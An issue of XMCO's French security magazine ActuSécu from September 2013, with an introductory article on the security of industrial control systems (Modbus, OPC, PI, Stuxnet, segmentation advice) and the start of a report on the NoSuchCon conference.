xmco®
we deliver security expertise

actu sécu 35

l'ACTUSÉCU est un magazine numérique rédigé et édité par les consultants du cabinet de conseil XMCO

SEPTEMBRE 2013

Sécurité et environnements industriels

Sécurité SCADA

Introduction à la sécurité des infrastructures industrielles

Conférences

NoSuchCon, HackIn Paris, Hackito Ergo Sum

Actualité du moment

Analyses de deux vulnérabilités affectant Androïd, Backdoors au sein des produits Lenovo, Huawei et ZTE, spam et phishing du mois

Et toujours... **la revue du web et nos Twitter favoris !**


xmco®

we deliver security expertise

www.xmco.fr

édito

SEPTEMBRE 2013



Vous êtes concerné par la sécurité informatique de votre entreprise ?

XMCO est un cabinet de conseil dont le métier est l'audit en sécurité informatique.

Fondé en 2002 par des experts en sécurité et dirigé par ses fondateurs, les consultants de chez XMCO n'interviennent que sous forme de projets forfaitaires avec engagement de résultats. Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent les axes majeurs de développement de notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Pour contacter le cabinet XMCO et découvrir nos prestations : **http://www.xmco.fr**

Nos services

Test d'intrusion

Mise à l'épreuve de vos réseaux, systèmes et applications web par nos experts en intrusion. *Utilisation des méthodologies OWASP, OSSTMM, CCWAPSS.*

Audit de Sécurité

Audit technique et organisationnel de la sécurité de votre Système d'Information. *Best Practices ISO 27001, PCI DSS, Sarbanes-Oxley.*

Certification PCI DSS

Conseil et audit des environnements nécessitant la certification PCI DSS Level 1 et 2.

Cert-XMCO® : Veille en vulnérabilités et Cyber-surveillance

Suivi personnalisé des vulnérabilités, des menaces et des correctifs affectant votre Système d'Information et surveillance de votre périmètre exposé sur Internet

Cert-XMCO® : Réponse à intrusion

Détection et diagnostic d'intrusion, collecte des preuves, étude des logs, autopsie de malware.

sommaire

NSC #1 p. 13

p. 22 Hack in Paris

p. 30 Hackito Ergo Sum

p. 38

p. 51

Contact Rédaction : actu.secu@xmco.fr - Rédacteur en chef : Adrien GUINAULT - Direction artistique : Romain MAHIEU - Réalisation : Agence plusdebleu - Contributeurs : Lionel AKAGAH, Antonin AUROY, Stéphane AVI, Jean-Christophe BAPTISTE, Arnaud BUCHOUX, Albane CARRE, Frédéric CHARPENTIER, Charles DAGOUAT, Damien GERMONVILLE, Yannick HAMON, Marc LEBRUN, Rodolphe NEUVILLE, Julien MEYER, Julien TERRIAC, Pierre TEXIER, David WEBER.

> Introduction à la sécurité des infrastructures industrielles

Les attaques contre les infrastructures industrielles ont défrayé la chronique depuis l'affaire Stuxnet.
En effet, il s'agissait du premier cas avéré et révélé de sabotage industriel par des moyens informatiques. A cette occasion, le mot SCADA est devenu un terme à la mode, fréquemment utilisé : médias, brochures marketing, conférences... Le terme est désormais vendeur, prompt à déclencher l'effroi, et donc l'intérêt d'un auditoire avec la menace de conséquences catastrophiques...
Mais au-delà des effets d'annonce, qu'en est-il réellement ? En quoi consiste vraiment une infrastructure industrielle ?
Cet article est une brève synthèse de références publiées et aussi un retour d'expérience abordant le point de vue de l'auditeur comme celui du responsable de la sécurité.

par Jean-Christophe BAPTISTE

Sécurité des réseaux industriels

Branden Williams

> L'origine

Afin de bien comprendre le sujet, il faut s'imprégner de son contexte historique.

Les premiers systèmes de pilotage de production industrielle sont apparus dans les années 1960. À cette époque, il s'agissait principalement de machines à états électriques puis électroniques, pilotant de simples vannes ou interrupteurs.
Ensuite, le développement de la micro-informatique a amené les premiers ordinateurs. La fonction première qu'occupaient alors ces équipements était le pilotage direct d'équipements de production, évitant aux opérateurs d'usine de manipuler physiquement des vannes avec les nombreuses contraintes et risques que cela implique.

Le développement de la micro-informatique a par la suite permis d'étendre efficacement cette automatisation aux chaînes de production dans leur globalité.

> Ethernet et TCP/IP

Ce principe de base n'est jamais respecté. Vous noterez donc qu'à l'origine, l'informatique industrielle reste ainsi cantonnée à l'usine et à ses problématiques de production.

Les ordinateurs sont physiquement intégrés aux appareillages, ou tout au plus connectés via un port série (interface RS232). Pendant les décennies qui suivirent, Internet et les réseaux d'entreprises se sont développés considérablement. Ce développement a créé de nouveaux besoins et a fini par toucher les secteurs de la production, jusque là confinés.

Par exemple : permettre aux opérateurs de piloter les appareils à distance depuis leurs bureaux voire leur domicile, collecter les données de production en vue de la rationaliser ou remonter les alarmes vers un centre de traitement éloigné sont devenus des besoins primordiaux, etc.

Progressivement, le support des réseaux Ethernet ou Token Ring et de la pile TCP/IP s'est répandu sur les appareils industriels, souvent comme une nouvelle fonctionnalité greffée sur l'existant. Ces changements furent parfois menés à la va-vite et avec une méconnaissance certaine de la composante sécurité. Pourquoi penser à protéger un système inaccessible de l'extérieur ? Le problème est que par la force des choses, ledit système allait très vite se retrouver ultra-connecté...

« ...permettre aux opérateurs de piloter les appareils à distance depuis leurs bureaux voire leur domicile, collecter les données de production...sont devenus des besoins primordiaux »

Ce changement fut donc la confrontation assez rapide et brutale de deux cultures différentes. D'un côté un monde industriel, hermétique à l'extérieur et à l'héritage électronique. De l'autre, un univers d'entreprise, ouvert (Intranet voire Internet) et de culture micro-informatique.

Cet aspect est essentiel pour comprendre l'actualité.

> Les familles de systèmes industriels

Avant d'aller plus loin, il est important de commencer par bien définir les termes qui sont utilisés dans notre synthèse.

Un terme auquel vous n'avez sûrement pas échappé en raison de la couverture médiatique dont il a fait l'objet est SCADA (Supervisory Control and Data Acquisition).
L'association couramment faite est : SCADA = informatique industrielle. C'est un raccourci très inexact, qui omet l'hétérogénéité des systèmes dans l'industrie.

Si nous devions utiliser un terme global, cela devrait plutôt être le terme consacré, ICS (Industrial Control Systems).

La famille des ICS couvre plusieurs grands rôles fonctionnels, dont :

- le pilotage ;
- la gestion des données de production ;
- l'implémentation des processus métiers.

La production peut être pilotée par des unités autonomes, PLC (Programmable Logic Controller), ou des unités distribuées, DCS (Distributed Control System) pour la tolérance de panne. Les PLC et les DCS sont évidemment les équipements les plus critiques, puisqu'ils ont un accès direct aux unités de production. Du point de vue de la sécurité, il s'agit donc des actifs primordiaux à protéger.

La gestion des données de production se rapporte principalement à la télésurveillance et l'acquisition de données. Il s'agit en l'occurrence des équipements de type SCADA. Les équipements de cette catégorie dialoguent avec les PLC et les DCS mais n'ont pas directement de fonctions de pilotage. Par exemple, certains dispositifs supervisent les unités de production ou les sondes de mesures dites RTU (Remote Terminal Unit) et génèrent des alarmes à destination des opérateurs en cas de dysfonctionnement.

L'acquisition de données par des équipements de type DAQ (Data AQuisition) permet la collecte d'informations utiles liées à la production (rendement, niveaux de gaz, température, pression, etc.) pour en permettre le pilotage, l'optimisation et la surveillance. Concrètement, il s'agit de recevoir les données envoyées par les PLC et de les stocker dans une base pour consultation en temps réel ou archivage.

Il est aussi envisageable, d'un point de vue fonctionnel, d'inclure dans cette catégorie intermédiaire des équipements plus spécifiques (spectromètres, balances, analyseurs), car ils sont utilisés pour la prise de décision dans une chaîne de production.

Enfin, les applications métiers gravitent autour des applications industrielles. Leur finalité est de récupérer les informations des applications industrielles, de les agréger et de les restituer aux métiers de l'entreprise (opérateurs, livreurs, commerciaux, direction, etc.). Bien évidemment, les propriétés et les objectifs de ces applications sont propres à chaque industrie, voire à chaque entreprise, et sont généralement le fruit de développements internes.

Prenons, pour bien illustrer ces propos, l'exemple d'une usine de production d'eau minérale gazeuse - quitte à ce qu'il soit contestable par excès de simplification.
Les PLC (ou les DCS) vont piloter les électrovannes d'alimentation en eau et en gaz carbonique, selon l'état ouvert ou fermé. Des sondes sont positionnées pour mesurer les débits de gaz et d'eau, et des analyseurs fournissent des indicateurs sur la composition chimique et la pureté des éléments. Les DAQ enregistrent en permanence dans une base les données envoyées par les RTU et les DCS. Cette information est restituée via les logiciels SCADA aux opérateurs. Ceux-ci ont ainsi une vision globale et schématique de la chaîne de production grâce aux différents indicateurs. Ils sont également capable de piloter certains équipements (PLC) grâce à l'interface du logiciel.

L'entreprise dispose ensuite d'une multitude d'applications internes qui, en se basant sur ces données collectées, vont permettre la gestion de l'activité toute entière : ajustement de la production en fonction de la demande, approvisionnement auprès du fournisseur de gaz, gestion des livraisons de bouteilles d'eau, vérifications d'ordre sanitaire, etc.

> Les systèmes industriels en pratique

Voilà pour la théorie. En pratique, les frontières fonctionnelles peuvent être bien moins visibles. Etant donné qu'il s'agit de simples logiciels classiques, certaines fonctions peuvent être mutualisées dans un équipement.

Concrètement, les solutions sont parfois fournies par les fabricants comme des boîtes noires propriétaires, plus ou moins modulables. Mais il y a aussi un grand nombre de progiciels, qui s'installent de manière très classique sur des postes Windows à base d'architecture x86.

Parmi les systèmes d'exploitation communément supportés, on retrouve la famille des Windows (XP, XP Embedded, Mobile, Server) et des Unix type Solaris ou Linux. Certains dispositifs très simples fonctionnent aussi parfois avec des systèmes propriétaires sur architecture MIPS.

« Concrètement, les solutions sont parfois fournies par les fabricants comme des boîtes noires propriétaires, plus ou moins modulables. Mais il y a aussi un grand nombre de progiciels, qui s'installent de manière très classique sur des postes Windows à base d'architecture x86.»

Du côté des protocoles réseau et de transport, rien de bien exotique, puisque le sujet est bien la standardisation de l'informatique industrielle : Ethernet, GSM, GPRS, 3G, Wifi et TCP/IP.

Concernant les protocoles applicatifs, nous retrouvons les classiques HTTP, OPC, FTP, VNC, PC Anywhere, CIFS, mais aussi des solutions dédiées telles que Modbus ou PI.

> Focus sur quelques protocoles industriels

Pour en comprendre les principales caractéristiques, penchons-nous brièvement sur ces technologies moins connues et regardons ce qui est intéressant du point de vue de la sécurité et du test d'intrusion.

Modbus

Ce protocole, aujourd'hui dans le domaine public, a été développé en 1979 par la société Modicon. Ce protocole très simple permet d'envoyer des commandes dans un mode client / serveur et se retrouve souvent embarqué sur des terminaux RTU (équipements disposant de peu de ressources).

C'est surtout sa déclinaison offrant l'encapsulation dans des trames TCP qui nous intéresse : Modbus over TCP/IP. Le service utilise par défaut le port TCP 502.

Les spécifications du protocole sont publiées [3] et peuvent être consultées.
Au niveau de la sécurité, le protocole est bien désuet et n'assure ni confidentialité (pas de chiffrement), ni, plus problématique, authentification. Quant à l'intégrité, elle n'intègre qu'une somme de contrôle CRC sur les données, ignorant les en-têtes TCP.

Ce protocole simple à déployer et à maintenir ne pose ainsi aucun obstacle à la modification et au rejeu de commandes à la volée. Il est même trivial de créer un simple script permettant de contrôler un automate.

Un document de recherche du British Columbia Institute of Technology [4] décrit par ailleurs parfaitement plusieurs scénarios d'attaque.

Modbus est un peu l'illustration typique de nos propos précédents quant au portage trop rapide de certaines technologies anciennes...

Modbus TCP Frame Format		
Name	**Length**	**Function**
Transaction Identifier	2 bytes	*For synchronization between messages of se & client*
Protocol Identifier	2 bytes	*Zero for Modbus/TCP*
Length Field	2 bytes	*Number of remaining bytes in this frame*
Unit Identifier	1 byte	*Slave Address (255 if not used)*
Function code	1 byte	*Function codes as in other variants*
Data bytes	n bytes	*Data as response or commands*

Structure d'une trame Modbus over TCP

Profibus


Un mot sur l'équivalent propriétaire et fermé de Modbus, Profibus, qui a été développé plus tard, en 1987, par un consortium d'entreprises allemandes (dont Siemens).
Plus performant en termes de transport, il ne dispose cependant toujours pas de mesures de protection spécifiques. D'ailleurs, le guide de sécurité publié par Siemens en 2004 [5] s'en remet largement à l'infrastructure pour protéger le réseau Profinet (pares-feu, VPN, etc.).
Le constructeur justifie ce choix par l'incapacité de certains équipements de supporter des fonctions de sécurité et les risques qu'une complexité accrue ferait peser sur la disponibilité.

OPC

OPC signifie OLE for Process Control. Il s'agit d'un standard basé sur les technologies bien connues de Microsoft Windows (OLE, COM, DCOM).

La description de ces technologies complexes et très vastes dépasse le cadre de cet article, mais le lecteur pourra se référer à la littérature abondante et à la librairie MSDN de Microsoft. Nous retiendrons simplement que la technologie expose sur le réseau des interfaces permettant d'envoyer des commandes via la manipulation d'objets.

Typiquement, ce protocole est utilisé comme couche de communication standard (objets OLE) entre des équipements divers et incompatibles entre eux (technologies, raccordement, constructeurs, etc).
Historiquement, ces technologies de Microsoft ont présenté de multiples vulnérabilités, du fait de leur complexité inhérente.



Utilisation typique d'un serveur OPC : passerelle exposant sur des interfaces TCP DCOM les équipements connectés en série

Leur déploiement dans une infrastructure peut également poser des problèmes, puisque le protocole utilise les ports dynamiques et nécessite donc l'ouverture de tous les ports dynamiques (supérieurs à 1024). Il existe bien des solutions de type « tunneling» qui permettent d'encapsuler les flux dans un port TCP unique, mais alors leur fiabilité et leur robustesse peuvent poser des problèmes.


Enfin, le chiffrement (SSL) n'est supporté que sur les versions OPC-UA et OPC-XI, rarement déployées.

En résumé, un attaquant est en mesure d'utiliser les techniques classiques propres à DCOM et aux technologies Microsoft. De plus, la présence d'équipements utilisant OPC impose bien souvent des règles de filtrage réseau laxistes, qui peuvent se retourner contre les cibles ou les équipements voisins sur le réseau.


PI

Le protocole PI de la société OsiSoft est un exemple de protocole propriétaire fréquemment rencontré pour la communication entre équipements SCADA (inter-historien). Il utilise par défaut les ports TCP et UDP 5450.

Contrairement aux protocoles précédents, soient ouverts, soient très répandus, ce protocole binaire reste peu documenté et assez opaque. Gageons que des recherches de vulnérabilité de type Fuzzing devraient donner des résultats intéressants...
D'ailleurs, les quelques vulnérabilités reportées abondent dans ce sens : CVE-2012-3008 (exécution de code arbitraire), CVE-2013-2800 (corruption mémoire) et CVE-2013-2801 (dépassement de tampon).
La vulnérabilité CVE-2009-0209 concerne un défaut de chiffrement sur l'authentification des serveurs PI de la branche 3.4.380.x. Pour celle-ci, aucun patch n'a été publié : Osisoft recommande simplement d'utiliser en remplacement l'authentification Windows et... de configurer un tunnel IPSEC avec chaque client ! Imaginez la maintenabilité d'une telle architecture...
Combien d'administrateurs auront-ils pris connaissance de ces recommandations ? Auront-ils pu les appliquer ?



Pi ProcessBook Interface



Notons pour finir qu'il ne s'agit que d'un petit aperçu visant à donner une vision d'ensemble. Bien d'autres protocoles propriétaires existent et restent peu documentés et étudiés : ACG, IMAC, PHP, Orthodyne, Profibus/Profinet...
La recherche en sécurité dans le domaine industriel reste jeune. Nombreuses sont encore les perspectives de découvertes !

> Vulnérabilités communes

Nous venons de voir certains protocoles industriels et les vulnérabilités qui leur sont intrinsèques.
Cet aspect n'est cependant pas le seul point de différenciation avec l'informatique classique.

Dans l'industrie, si les volumes de données restent relativement modestes et les données généralement peu sensibles en termes de confidentialité, il n'en va pas de même pour leur disponibilité et leur intégrité.

Ces deux axes sont très souvent critiques pour l'activité.

Imaginez des vannes d'alimentation en eau qui ne répondraient plus dans une centrale hydro-électrique et qui provoqueraient des inondations, ou encore des données erronées résultant un mélange instable de gaz...
La conséquence de l'exigence en termes de disponibilité est la difficulté, voire l'impossibilité d'interrompre certains équipements. Lorsque l'on sait que la plupart des correctifs nécessitent le redémarrage d'un système ou d'un service pour être répercuté, on comprend bien l'ampleur du problème à mener une politique de patching adéquate.
Ainsi, les systèmes industriels sont rarement à jour et donc vulnérables à nombre de failles publiées et connues.

Se pose également un problème de sensibilisation du personnel. La sécurité, pour eux, c'est d'abord la sûreté physique et industrielle, et donc la disponibilité. L'informatique et l'intégrité des données sont généralement peu considérées et le personnel n'est pas suffisamment formé et sensibilisé. C'est pourquoi, comme cela est rapporté régulièrement dans la presse ou lors de conférence, il n'est pas rare de trouver des systèmes critiques directement exposés sur Internet et manipulables par la Terre entière! Vous pouvez faire un tour sur le moteur de recherche Shodan ou utiliser quelques dorks [6] bien choisis si vous souhaitez vous en convaincre.

L'erreur humaine typique consiste aussi dans l'utilisation de clés USB personnelles, infectées par le ver Confiker, sur des équipements industriels. Ce ver, en principe inoffensif depuis longtemps grâce aux correctifs et aux dispositifs de sécurité, fait encore régulièrement des ravages sur des sites industriels (expériences vécues)...

Nous avons vu également que bon nombre de solutions sont des boîtes noires propriétaires. Le support du vendeur est la plupart du temps conditionné à l'intégrité de la solution - non pas en termes de sécurité, mais en termes de modifications effectuées par le client. Ainsi donc, les termes contractuels peuvent interdire le déploiement de logiciels de sécurité (anti-virus, firewall), les mises à jour non fournies par l'éditeur lui-même, l'administration des bases de données, etc.
De plus, comme les solutions sont rarement auditées, ni correctement déployées ou maintenues du point de vue de la sécurité, là encore de nombreuses brèches peuvent s'offrir aux attaquants.

« Lorsque l'on sait que la plupart des correctifs nécessitent le redémarrage d'un système ou d'un service pour être répercuté, on comprend bien l'ampleur du problème à mener une politique de patching adéquate »

Enfin, n'oublions pas les attaques ciblées qui ont défrayé la chronique, notamment Stuxnet et Duqu. Ces attaques dépassent le cadre du hacking et même de l'espionnage industriel pour entrer dans celui de la cyberguerre entre Etats.
Stuxnet, véritable opération de sabotage étatique, aura nécessité pas moins de 4 vulnérabilités 0-day sur Microsoft Windows et 1 vulnérabilité 0-day sur le logiciel SCADA (WinCC et PCS7) de Siemens, en plus de bien d'autres techniques relativement sophistiquées, dont le but ultime est la reprogrammation du PLC (Siemens S7).
Pour plus de détails, la littérature est abondante sur le sujet. Vous pouvez notamment consulter les rapports de Symantec sur Duqu et Stuxnet [7][8] ou encore le numéro #27 de l'ActuSécu.

On estime qu'une véritable équipe d'expert a du travailler de nombreux mois à développer l'outil. Et sachant que certaines vulnérabilités peuvent valoir des centaines de milliers d'euros sur le marché noir, nous pouvons mesurer la nature exceptionnelle de l'opération.

> Pistes de sécurisation

Une bonne politique de sécurité doit commencer par la sensibilisation du personnel. La stratégie peut s'avérer payante, car la population ciblée est déjà, en principe, rompue à la sûreté industrielle. Il suffit de transposer ce savoir faire à l'informatique pour avancer d'un grand pas : déploiements locaux plus rigoureux, limitations de l'utilisation des postes, changement des paramètres par défaut, bannissement des appareils personnels, etc.
Cet effort doit aller de pair avec un contrôle d'accès physique strict (armoires fermées, interfaces d'entrées non accessibles, etc.).

Techniquement et dans un monde idéal, il faudrait commencer par maintenir les systèmes parfaitement à jour et utiliser des flux chiffrés de manière systématique. Mais compte tenu des contraintes évoquées précédemment et de l'état de l'existant, cela ne saurait rester qu'un vœu pieu.

La vieille recette reste donc de considérer ces équipements comme très vulnérables et critiques, et d'appliquer une politique de cloisonnement. Une forte segmentation réseau, avec plusieurs zones démilitarisées et plusieurs couches d'équipements filtrant est indispensable. L'isolation doit se faire a minima par catégories et fonctionnalités d'équipements dans les couches réseau les plus basses grâce à des VLAN ou des commutateurs physiques.


Ainsi, un PLC doit absolument être isolé et être uniquement joignable par des équipements de type SCADA. À leur tour, ceux-ci ne peuvent être accédés que par les applications métiers, ces dernières pouvant être ouvertes aux utilisateurs.

Ensuite, il reste généralement possible de durcir la configuration du système d'exploitation en supprimant les services inutilisés et en réglant certains paramètres. Suite à Stuxnet, Siemens a proposé des recommandations [9][10] dans ce sens (qui reprennent globalement les recommandations habituelles sur les environnements Windows).

Tout ce dispositif pourrait enfin être complété par des sondes de détection d'intrusion réseau avec des règles appropriées. En dehors des protocoles les plus connus, il est préférable de s'orienter vers des analyseurs protocolaires dédiés.

Enfin, nous recommandons de suivre les publications du CERT américain, ICS-CERT [11].

En somme, il ne s'agit que d'appliquer, mais avec encore plus de rigueur qu'habituellement, la politique de sécurité en profondeur.



Exemple de ségrégation réseau isolant les équipements industriels

> Conclusion

Nous avons survolé les caractéristiques des réseaux industriels et souligné les points de rencontre et de divergence avec l'informatique classique. Du point de vue de la sécurité, les technologies sont classiques et souffrent donc des mêmes vulnérabilités. Elles sont aussi pénalisées par des faiblesses supplémentaires: systèmes non à jour, protocoles non chiffrés, comptes et configurations par défaut, etc. Ces faiblesses peuvent être dévastatrices couplées à une mauvaise segmentation réseau...

Nous avons également rencontré des configurations exotiques et difficiles à percer : boîtes noires, données binaires, pas de documentation ni d'exploit. Difficile de se prononcer sur ces solutions, aussi bien du point de vue du défenseur que de l'auditeur...

Références

[1] NIST: Guide to ICS Security
http://csrc.nist.gov/publications/nistpubs/800-82/SP800-82-final.pdf

[2] Industrial Network Security
Syngress, Knapp & Langill

[3] Modicus: Modbus Specifications
http://modbus.org/docs/PI_MBUS_300.pdf

[4] Scada Attack Trees
http://www.ida.liu.se/labs/rtslab/iisw04/camready/SCADA-Attack-Trees-Final.pdf

[5] Profinet Security Guideline
http://www.siemens.fi/pool/products/industry/iadt_is/tuotteet/automaatiotekniikka/teollinen_tiedonsiirto/profinet/man_pnsecurity.pdf

[6] Google dorks
http://fr.slideshare.net/qqlan/icsscadaplc-googleshodan-hq-cheat-sheet

[7] Symantec: Duqu
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_duqu_the_precursor_to_the_next_stuxnet.pdf

[8] Symantec: Stuxnet
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf

[9] Siemens: WinCC Security Hardening Guide
http://www.ptsecurity.com/download/WINCC -Compliance v5_eng.pdf

[10] Symantec: Stuxnet
http://cache.automation.siemens.com/dnl/jE/jE2MjIwNQAA_26462131_HB/wp_sec_b.pdf

[11] CERT-US
http://ics-cert.us-cert.gov

> Conférences sécurité

Le printemps a été marqué par la concurrence de plusieurs excellentes conférences « made in France ». Les consultants XMCO reviennent en détails sur NSC, HES et Hack In Paris

par Stéphane AVI, Damien GERMONVILLE, Lionel AKAGAH, Arnaud BUCHOUX, Rodolphe NEUVILLE, Antonin AUROY, Marc LEBRUN et Charles DAGOUAT

NoSuchCon

Cette première édition de la NSC s'est déroulée à l'espace Oscar Niemeyer à Paris.

L'objectif des organisateurs était de proposer une conférence d'un niveau technique particulièrement élevé. Pour cela, le comité de sélection des sujets a regroupé de nombreux chercheurs parmi les plus reconnus pour leurs compétences. Cette sélection leur a permis d'inviter des conférenciers en les triant sur le volet pour la qualité et la pertinence de leurs recherches.

Durant les trois jours se sont donc succédés de nombreux chercheurs venus du monde entier pour nous faire part de leur découverte, et nous inviter à suivre et comprendre dans leur travaux de recherche.

> Jour 1

Keynote
Andrea Barisani

Andrea Barisani est un expert reconnu de longue date dans le monde de la sécurité informatique. Il nous a donc présenté son point de vue sur le virage pris par le monde de la sécurité. Selon lui, les premières conférences regroupaient des gens autour de sujets d'un niveau technique particulièrement élevé. Avec le temps, la démocratisation de la sécurité nous a conduits à voir ce niveau technique s'amoindrir.

Il a ainsi cité pour exemple les conférences « publicitaires » ou encore les conférences visant à présenter tout et n'importe quoi. Il a aussi parlé de l'importance de présenter convenablement nos travaux, sous peine de voir le message que nous souhaitons faire passer, transformé par les médias, et repris à toutes les sauces, et vidé de sa substance. Prenons l'exemple de la présentation faite à la Blackhat Amsterdam sur le « piratage des avions à l'aide d'un simple téléphone portable ». Cette conférence avait en effet été reprise par les plus grands médias, sans aucune analyse, laissant croire tout et n'importe quoi au grand public.
Andrea est aussi revenu sur l'exemple de la faille découverte par Charlie Miller dans les firmwares des batteries des MacBook, qui avait été reprise par les médias comme pouvant être exploitée par les pirates pour faire exploser un Mac.

Andrea nous a enfin confié s'être réjoui de voir la volonté affichée par les organisateurs de la NSC lorsque le CFP (Call For Paper) a été publié. Dans cet appel, ils annonçaient, en effet, clairement vouloir organiser « the badass hardcore technical security conference of death ». Selon lui, à la vue du programme, ces derniers ont atteint leur objectif.

Abusing the Windows Kernel: How to Crash an Operating System With Two Instructions

Mateusz « j00ru » Jurczyk

